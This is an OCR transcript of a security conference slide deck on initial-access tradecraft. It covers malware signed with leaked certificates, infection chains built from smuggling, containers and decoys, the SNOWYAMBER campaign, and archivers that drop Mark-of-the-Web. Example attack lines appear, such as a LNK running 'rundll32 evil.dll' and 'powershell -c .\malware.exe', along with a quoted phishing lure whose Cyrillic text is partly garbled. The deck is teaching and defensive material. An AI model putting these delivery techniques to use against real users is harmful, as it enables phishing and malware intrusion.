
https://twitter.com/wdormann/status/1582458287915573249/photo/2

Code Signed Threats

https://twitter.com/mariuszbit/status/1658464413236572160

- » Fortunately, presence of legitimate (leaked) certificate on known bad isn’t that devastating, many hits regardless
- » But could be should non-public arsenal got signed

- » **Mimikatz Signed vs Unsigned**
- » *(signed with MSI cert expiring on 2024, when it probably wasn’t yet revoked)*




mgeeky | Mariusz Banach
@mariuszbit

Mimikatz Signed (39/69) vs Unsigned (46/64)

Products ruled out by MSI code signature:

- Acronis (Static ML)
- Avira (no cloud)
- ClamAV
- F-Secure
- Gridinsoft (no cloud)
- Trapmine
- ZoneAlarm by Check Point

Conclusion: valid signature presence doesn't evade modern scanners❤️



39 / 69

Community Score


39 security vendors and no sandboxes flagged this file as malicious

Mimikatz that decided to be signed.

Popular threat label trojan.mimikatz/marte **Threat categories** trojan hacktool pua **Family labels** mimikatz marte htool

Security vendors' analysis

AhnLab-V3	Trojan/Win64.Mimikatz	ALYac	Generic.Trojan.Mimikatz.Marte.!s!.A.C0A...
Antiy-AVL	Trojan[PSW]/Win64.Mimikatz	Arcabit	Generic.Trojan.Mimikatz.Marte.!s!.A.C0A...
BitDefender	Generic.Trojan.Mimikatz.Marte.!s!.A.C0A...	CrowdStrike Falcon	Win/malicious_confidence_90% (D)
Cybereason	Malicious.620c11	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W64/S- !Eldorado



46 / 64

Community Score

46 security vendors and no sandboxes flagged this file as malicious

Mimikatz that never wanted no signature :<

Popular threat label trojan.mimikatz/marte **Threat categories** trojan hacktool pua **Family labels** mimikatz marte hktl

Security vendors' analysis

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win64.Mimikatz.R285461
ALYac	Generic.Trojan.Mimikatz.Marte.!s!.A.2C8...	Antiy-AVL	Trojan[PSW]/Win64.Mimikatz
Arcabit	Generic.Trojan.Mimikatz.Marte.!s!.A.2C8...	Avira (no cloud)	HEUR/AGEN.1311679
BitDefender	Generic.Trojan.Mimikatz.Marte.!s!.A.2C8...	ClamAV	Win.Dropper.Mimikatz-9778171-1
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.81f925

https://twitter.com/dansec_/status/1661529391480938496

* @HackingLZ, https://twitter.com/HackingLZ/status/1661703147981799426

Code Signed Threats

- Takeaway please?
  - *Threat Actors are on the lookout for code signing certificates.*
  - *Sole presence (and validity) of a certificate may be not enough to establish trust.*

- ♡ *Red Teams – abuse leaked certs, „highlight gaps and find areas to improve”*, educate* ♥

- ♥ *Blue Teams – include leaked certificate fingerprints in your hunting queries, monitor this landscape, adapt*

Complex Infection Chains♡

Complex Chains

» Infection comprised of numerous steps a victim needs to follow.

» Often involves juggling with variety of file formats

Proposed taxonomy

» Recipe for a perfect chain:

DELIVERY(CONTAINER(TRIGGER + PAYLOAD + DECOY))

» **Example:**

=> Spear-phishing („… *help us translating these documents* …”)


=> *Link in mail OR link in PDF*

=> HTML Smuggling drops ISO or ZIP


=> ISO contains LNK + DLL

=> .LNK runs rundll32 evil.dll,SomeExport

Some containers (ISO, IMG, ZIP) can hide inner files



No Chain No Gain



Espionage campaign linked to Russian intelligence services

The Military Counterintelligence Service and the CERT Polska team (CERT.PL) observed a widespread espionage campaign **linked to Russian intelligence services**, aimed at collecting information from foreign ministries and diplomatic entities. Most of the identified targets of the campaign are located in NATO member states, the European Union and, to a lesser extent, in Africa.






Figure 1 - SNOWYAMBER delivery chain



Schedule.zip contained the following files:

```
.
├── 7za.dll
├── november_schedulexe.pdf
└── vcruntime140.dll
```



november_scheduleexe.pdf (renamed 7zip.exe)
Imports modified DLL
vcruntime140.dll
Modified import loads & executes SNOWYAMBER
7za.dll (SNOWYAMBER)


https://www.gov.pl/web/baza-wiedzy/espionage-campaign-linked-to-russian-intelligence-services
https://twitter.com/0xToxin/status/1649131620383825923
https://twitter.com/phage_nz/status/1646294782954852352

Complex Chains - Delivery

- **DELIVERY** – means to deliver a pack full of files.
  - **HTML Smuggling** - drops ISO/IMG/ZIP/any-other-carrier in drive-by download fashion
    - Easier to pull off now when Google started selling **.ZIP TLDs**
  - **SVG Smuggling** – SVG file that embeds Javascript and delivers file similarly to HTML Smuggling.
    - Downloaded file gets renamed:

      {GUID}.ext – when bening extension

      {GUID} – when malicious (.exe)
  - **Attachments** – in emails, in LinkedIn DM, in Teams chat




smuggled.svg

file:///D:/smuggled.svg

.exe dropped off .svg
loses its extension

80eefe63-52fe-4118-a...

80eefe63-52fe-4118-aa3e-be4c8eca0a56




smuggled.svg

file:///D:/smuggled-zip.svg

.zip dropped off .svg
retains its extension

7757452f-0843-4b....zip

7757452f-0843-4be4-9e19-f1b883b12291.zip



File Explorer - WinRAR

mrd0x.zip

Invoice.zip - WinRAR (evaluation copy)


C:\Users\Bob\Downloads\Invoice.zip

Name	Size	Type	Modified
Invoice.pdf	100 KB	Document	May 1, 2023
Installer.exe	5 MB	Executable	April 15, 2023

That's just a fake website mimicking WinRAR & living off .ZIP TLD

https://mrd0x.com/file-archiver-in-the-browser/


Complex Chains - Container



```
+         o       +               o    +      o      +                  o
    +             o      +              +           o      +              +
    o  +              +       +              o  +               +         o
-_-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-_-_-_-_-_-_-_,------,          o
   :: PACK MY PAYLOAD (1.3.0)           -_-_-_-_-_-_-|   /\_/\
   for all your container cravings      -_-_-_-_-_-_-~|__( ^ .^)  +    +
-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-''  ''
+         o           o   +        o        +       o          o   +      o
+         o               +       o     ~   Mariusz Banach / mgeeky     o
o         ~      +            ~             <mb [at] binary-offensive.com>
    o           +                                 o            +          +
```

- » **CONTAINER** – archive bundling all infection dependencies
    - » ISO/IMG – can contain hidden files, gets automounted giving easy access to contained files (`powershell -c .\malware.exe`)
    - » ZIP – can contain hidden files, tricky Powershell needed to: *locate ZIP + unpack it + change dir + run Malware*. Doable.
    - » WIM – Windows Image, builtin format used to deploy system features


» Powershell's Expand-Archive does not propagate MOTW.



Windows 11 getting native support for 7-Zip, RAR, and GZ archives

By Lawrence Abrams   May 23, 2023   05:46 PM   10

```
» MOUNT .WIM:

1. With powershell
PS> Mount-WindowsImage -ImagePath myarchive.wim -Path "C:\output\path\to\extract" -Index 1

2. With DISM
cmd> DISM /Mount-Wim /WimFile:myarchive.wim /Index:1 /MountDir:"C:\output\path\to\extract"


» UNMOUNT .WIM:

1. With powershell
PS> Dismount-WindowsImage -Path "C:\output\path\to\extract" -Discard

2. With DISM
cmd> DISM /Unmount-Wim /MountDir:"C:\output\path\to\extract" /discard
```



Comparison table of MOTW propagation support (as of 5 April 2023)

Name	Tested version	License	MOTW propagation	Note
"Extract all" built-in function of Windows Explorer	Windows 10 22H2	proprietary	Yes ✓	MOTW bypass vulnerabilities (fixed) *1
7-Zip	22.01	GNU LGPL	Yes ✓	Disabled by default *2
		required)		MOTW bypass
CAM UnZip	5.22.6.0	proprietary for commercial use	No ✗	
Expand-Archive cmdlet of PowerShell	7.3.3	MIT	No ✗	
Express Zip	10.00	proprietary for commercial use	No ✗	


Complex Chains - Container

- Windows 11 about to get native support for **7-zip**, **RAR**, **GZ**

- Threat Actors already adapted. Did you?

Windows 11 getting native support for 7-Zip, RAR, and GZ archives

By **Lawrence Abrams** May 23, 2023 05:46 PM 10



Ростех. ФСБ РФ. Роскомнадзор. Срочные сиправления уязвимостей - Message (Plain Text)

Овчинникова Надежда Вячеславовна <N.V.Ovchinnikova@rostec.digital> @rttv.ru; @rttv.ru; @rttv.ru; @rttv.ru; @rttv.ru; @rttv.ru; @rttv.ru;

Ростех. ФСБ РФ. Роскомнадзор. Срочные сиправления уязвимостей

pastedImage.png 4 KB | pastedImage.png 1 KB | pastedImage.png 880 bytes | pastedImage.png 714 bytes | patch_Log4j.tar.gz 2 MB | Untitled attachment 00... 3 MB

С уважением,

Овчинникова Н�=В0дежда

Директор по св�=8Fзям с организа=D1�иями

АНО «РТ-Цифров�=В0я трансформац=D0�я»

+7 (916) 178-78-45

<mailto:O.P.Bendyukova@rostec.digital> N.V.Ovchinnikova@rostec.digital


https://www.bleepingcomputer.com/news/microsoft/windows-11-getting-native-support-for-7-zip-rar-and-gz-archives/
